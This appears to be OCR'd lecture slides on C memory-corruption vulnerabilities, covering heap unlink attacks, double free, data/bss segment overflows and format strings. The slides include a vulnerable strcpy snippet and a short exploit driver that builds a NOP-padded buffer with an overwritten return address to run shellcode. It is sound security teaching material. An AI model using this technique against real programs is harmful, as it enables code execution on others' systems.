


Heap-based buffer overflows



Heap-based buffer overflows

- After unlink



Chunk1

Chunk2

Size of prev. chunk

Size of chunk1

Injected code

Size of chunk1

Size of chunk2

fwd: pointer to target

bck: pointer to inj. code

Old user data


Overwritten return address

call f1
...


Dangling pointer references

- Pointers to memory that is no longer allocated
- Dereferencing is unchecked in C
- Generally leads to crashes
- Can be used for code injection attacks when memory is deallocated twice (double free)
- Double frees can be used to change the memory management information of a chunk

Double free


Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data
Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

Double free




Chunk2

Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data

Chunk3

Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

Double free



Chunk2

Size of prev. chunk

Size of chunk2

Forward pointer

Backward pointer

Old user data

Chunk2

Size of prev. chunk

Size of chunk2

Forward pointer

Backward pointer

Old user data

Chunk3

Size of prev. chunk


Size of chunk3

Forward pointer

Backward pointer

Old user data

Double free



Chunk2


Chunk2
Size of prev. chunk
Size of chunk2
Forward pointer
Backward pointer
Old user data

Chunk3

Chunk3
Size of prev. chunk
Size of chunk3
Forward pointer
Backward pointer
Old user data

Double free

- Unlink: chunk stays linked because it points to itself


Chunk2

Size of prev. chunk

Size of chunk2


Forward pointer

Backward pointer

Old user data


Double free

- If unlinked to reallocate: attackers can now write to the user data part




Double free

- It is still linked in the list too, so it can be unlinked again



Double free

- After second unlink



Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures

Overflows in the data/bss segments

- Data segment contains global or static compile-time initialized data
- Bss contains global or static uninitialized data
- Overflows in these segments can overwrite:
  - Function and data pointers stored in the same segment
  - Data in other segments

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses

Data

Ctors

Dtors

GOT

BSS

Heap

Overflow in the data segment

```c
char buf[256]={1};

int main(int argc,char **argv) {
    strcpy(buf,argv[1]);
}
```


Overflow in the data segment

Data	buf[256]
Ctors	
Dtors	0x00000000
GOT	
BSS	

Overflow in the data section

```
int main (int argc, char **argv) {
char buffer[476];
char *execargv[3] = { "./abo7", buffer, NULL };
char *env[2] = { shellcode, NULL };
int ret;
ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
memset(buffer, '\x90', 476);
*(long *)&buffer[472] = ret;
execve(execargv[0],execargv,env);
}
```

Overflow in the data segment



Lecture overview


- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Format string vulnerabilities

- Format strings are used to specify formatting of output:
  - `printf(“%d is %s\n”, integer, string); -> “5 is five”`
- Variable number of arguments
- Expects arguments on the stack
- Problem when attack controls the format string:
  - `printf(input);`
  - should be `printf(“%s”, input);`

